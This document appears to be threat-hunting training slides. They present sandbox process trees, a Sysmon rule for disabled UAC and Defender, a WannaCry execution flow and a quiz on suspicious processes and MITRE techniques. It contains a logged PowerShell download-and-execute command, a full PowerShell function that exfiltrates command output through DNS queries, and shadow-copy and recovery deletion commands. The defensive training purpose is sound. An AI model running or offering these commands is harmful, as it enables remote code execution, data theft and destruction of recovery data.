
```
cmd.exe /c for /F "usebackq tokens=*" %i in ("nslookup -querytype=TXT shinobots1.com") do cmd /c %i (PID: 3832)
cmd.exe /c "nslookup -querytype=TXT shinobots1.com" (PID: 3944)
nslookup.exe nslookup -querytype=TXT shinobots1.com (PID: 3932)
cmd.exe cmd /c Server: google-public-dns-a.google.com (PID: 3940)
cmd.exe cmd /c Address: 8.8.8.8 (PID: 3864)
cmd.exe cmd /c shinobots1.comtext = (PID: 1876)
cmd.exe cmd /c "powershell IEX (New-Object Net.WebClient).DownloadString('https://shinobots1.com/download_get.php');" (PID: 1032)
powershell.exe powershell IEX (New-Object Net.WebClient).DownloadString('https://shinobots1.com/download_get.php'); (PID: 1552) > =
```

```
$url = "dns      ovh";
function execDNS($cmd) {
$c = iex $cmd 2>&1 | Out-String;
$u = [System.Text.Encoding]::UTF8.GetBytes($c);
$string = [System.BitConverter]::ToString($u);
$string = $string -replace '-';
$len = $string.Length;
$split = 50;
$repeat=[Math]::Floor($len/$split);
$remainder=$len%$split;
if($remainder){ $repeat = $repeat+1};
$rnd = Get-Random;$ur =
$rnd.ToString() + ".CMD" + $repeat.ToString() + "." + $url;
$q = nslookup -querytype=A $ur;
for($i=0;$i<$repeat;$i++){
$str = $string.Substring($i*$Split,$Split);
$rnd = Get-Random;$ur1 =
$rnd.ToString() + ".CMD" + $i.ToString() + "." + $str + "." + $url;
$q = nslookup -querytype=A $ur1;
};
if($remainder){
$str = $string.Substring($len-$remainder);
$i = $i + 1
$rnd = Get-Random;$ur2 =
$rnd.ToString() + ".CMD" + $i.ToString() + "." + $str + "." + $url;
$q = nslookup -querytype=A $ur2;
};
$rnd=Get-Random;$s=$rnd.ToString() + ".END." + $url;$q =
nslookup -querytype=A $s
};
```

HUNTING EXAMPLES – DEFENSE EVASION & IMPACT



DEFENSE EVASION – UAC DISABLED



```
<TargetObject condition="begin with" name="Defense Evasion - UAC Bypass">
    HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA</TargetObject>
    <TargetObject condition="begin with">HKLM\Software\Microsoft\Windows\Defender\Real-Time
    Protection\DisableOnAccessProtection</TargetObject>
```

IMPACT

WannaCry in action: delete existing shadow copies and disable system recovery and edits boot config data before starting the encryption routine.

Analysed 59 processes in total (System Resource Monitor).

```
└─ badfile.exe (PID: 1040) [ 37/61 ]
    └─ attrib.exe attrib +h . (PID: 1756) >_ ⚡
    └─ icacls.exe icacls . /grant Everyone:F /T /C /Q (PID: 1728) >_ ⚡
    └─ taskdl.exe (PID: 3284) [ 16/61 ] Hash Seen Before
    └─ cmd.exe cmd /c 44651494617562.bat (PID: 2984) >_ ⚡
        └─ cscript.exe //nologo m.vbs (PID: 2368) ⚡
    └─ attrib.exe attrib +h +s %SAMPLEDIR%\$RECYCLE (PID: 2060) >_ ⚡
    └─ taskdl.exe (PID: 4080) [ 16/61 ] Hash Seen Before
    └─ @WanaDecryptor@.exe CO (PID: 3988) [ 34/60 ] Hash Seen Before
        └─ taskhsvc.exe TaskDataTor\taskhsvc.exe (PID: 3936) >_ = Hash Seen Before
    └─ cmd.exe /c start /b @WanaDecryptor@.exe vs (PID: 3128) ⚡
        └─ @WanaDecryptor@.exe vs (PID: 1784) [ 34/60 ] Hash Seen Before
            └─ cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet (PID: 3444)
                └─ vssadmin.exe vssadmin delete shadows /all /quiet (PID: 2676) >_ ⚡
                └─ WMIC.exe wmic shadowcopy delete (PID: 3612) >_ ⚡
                └─ bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures (PID: 3292) >_ ⚡
                └─ bcdedit.exe bcdedit /set {default} recoveryenabled no (PID: 3272) >_ ⚡
                └─ wbadmin.exe wbadmin delete catalog -quiet (PID: 3980) >_ ⚡
    └─ taskse.exe C:\@WanaDecryptor@.exe (PID: 1804) [ 15/61 ] Hash Seen Before
    └─ cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxycb819" /t REG_SZ /d "\"C:\tasksche.exe\""/f (PID: 2744) ⚡
        └─ reg.exe reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxycb819" /t REG_SZ /d "\"C:\tasksche.exe\""/f (PID: 3480) >_ ⚡
    └─ @WanaDecryptor@.exe (PID: 3108) [ 34/60 ] Hash Seen Before
```

THREAT HUNTING QUIZ TIME



QUIZ – 1/4

What are the suspicious processes ? And why?

- a) c:\windows\syswow64\explorer.exe
- b) c:\Windows\explorer.exe
- c) c:\windows \system32\svchost.exe
- d) c:\users\public\onedrive.exe
- e) c:\windows\temp\msiexec.exe
- f) c:\programdata\kb-ms012\wdihost.scr

What are the suspicious netcons? Why?

- a) C:\windows\syswow64\cmd.exe – office.ddns.net
- b) C:\windows\explorer.exe – 2782392.azureedge.net
- c) c:\windows \system32\svchost.exe - smtp.gmz.com:587
- d) c:\users\public\onedrive.exe – dropboxapi.com
- e) c:\windows\temp\msiexec.exe – pastebin.com
- f) c:\programdata\kb-ms012\wdihost.scr - infopress.top

QUIZ – 2/4

What are MITRE ATT&CK Technique IDs you can observe in this log?

Event Properties - Event 1, Sysmon


General Details

Process Create:
RuleName:
UtcTime: 2019-05-24 01:33:53.112
ProcessGuid: {365abb72-4a01-5ce7-0000-0010ee9dac00}
ProcessId: 2404
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_tmr.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "c:\windows\system32\cmd.exe" /c net user
CurrentDirectory: c:\windows\system32\inetsrv\
User: IIS APPPOOL\DefaultAppPool
LogonGuid: {365abb72-45c7-5ce7-0000-002092f99c00}
LogonId: 0x9CF992
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {365abb72-49d6-5ce7-0000-001020a7a700}
ParentProcessId: 2580
ParentImage: C:\Windows\System32\inetsrv\w3wp.exe
ParentCommandLine: c:\windows\system32\inetsrv\w3wp.exe -ap "DefaultAppPool" -v "v2.0" -l "webengine4.dll" -a <\\.\pipe\iisipm719e5ea8-b97b-40d0-96b6-44cca91790fe> -h "C:\inetpub\temp\apppools\DefaultAppPool\DefaultAppPool.config" -w "" -m 0 -t 20

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 5/24/2019 3:33:53 AM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: IEWIN7
OpCode: Info
More Information: [Event Log Online Help](#)

QUIZ – 3/4

What are MITRE ATT&CK Technique IDs you can observe in this execution flow ?



QUIZ – 4/4

203.104.163.42:80 (nid.naver.com)	GET	/login/ext/keys_js2.nhn	GET /login/ext/keys_js2.nhn HTTP/1.1 Accept: */*; q=1 200 OK More Details
125.209.226.239:80 (static.nid.naver.com)	GET	/endlogin/nid_t.nvr	GET /endlogin/nid_t.nvr HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 Host: static.nid.naver.com Upgrade-Insecure-Requests: 1 Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36 Cache-Control: no-cacheCookie NNB-3C2H7EMIXAXFU 200 OK More Details
203.104.163.42:80 (nid.naver.com)	GET	/login/ext/keys_js2.nhn	GET /login/ext/keys_js2.nhn HTTP/1.1 Accept: */*; q=1 200 OK More Details

Screenshot of a network analysis tool showing execution flow and DNS requests.

Execution Flow:

- cmd.exe /C systeminfo >> "C:\Ahnlab\\$SSA24FTMP" (PID: 4360) [Hash Seen Before]
- systeminfo.exe (PID: 3744) [Hash Seen Before]
- cmd.exe /C tasklist /v >> "C:\Ahnlab\\$SSA24FTMP" (PID: 2904) [Hash Seen Before]
- tasklist.exe tasklist /v (PID: 776) [Hash Seen Before]
- explore.exe (PID: 3732) [Hash Seen Before]
- explore.exe (PID: 3784) [Hash Seen Before]

Network Analysis

DNS Requests

Domain	Address	Registrar	Country
static.nid.naver.com	125.209.226.239	Globe, Inc.	Korea, Republic of
nid.naver.com	203.104.163.42	Globe, Inc.	Singapore
mail.naver.com	-	Globe, Inc.	-

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
125.209.226.239	80 TCP	explore.exe (PID: 3732)	Korea, Republic of
203.104.163.42	80 TCP	explore.exe (PID: 3732)	Singapore
203.104.163.42	443 TCP	explore.exe (PID: 3732)	Singapore

What are the abnormal events and TTPs you can observe in this execution flow?

THANK YOU!

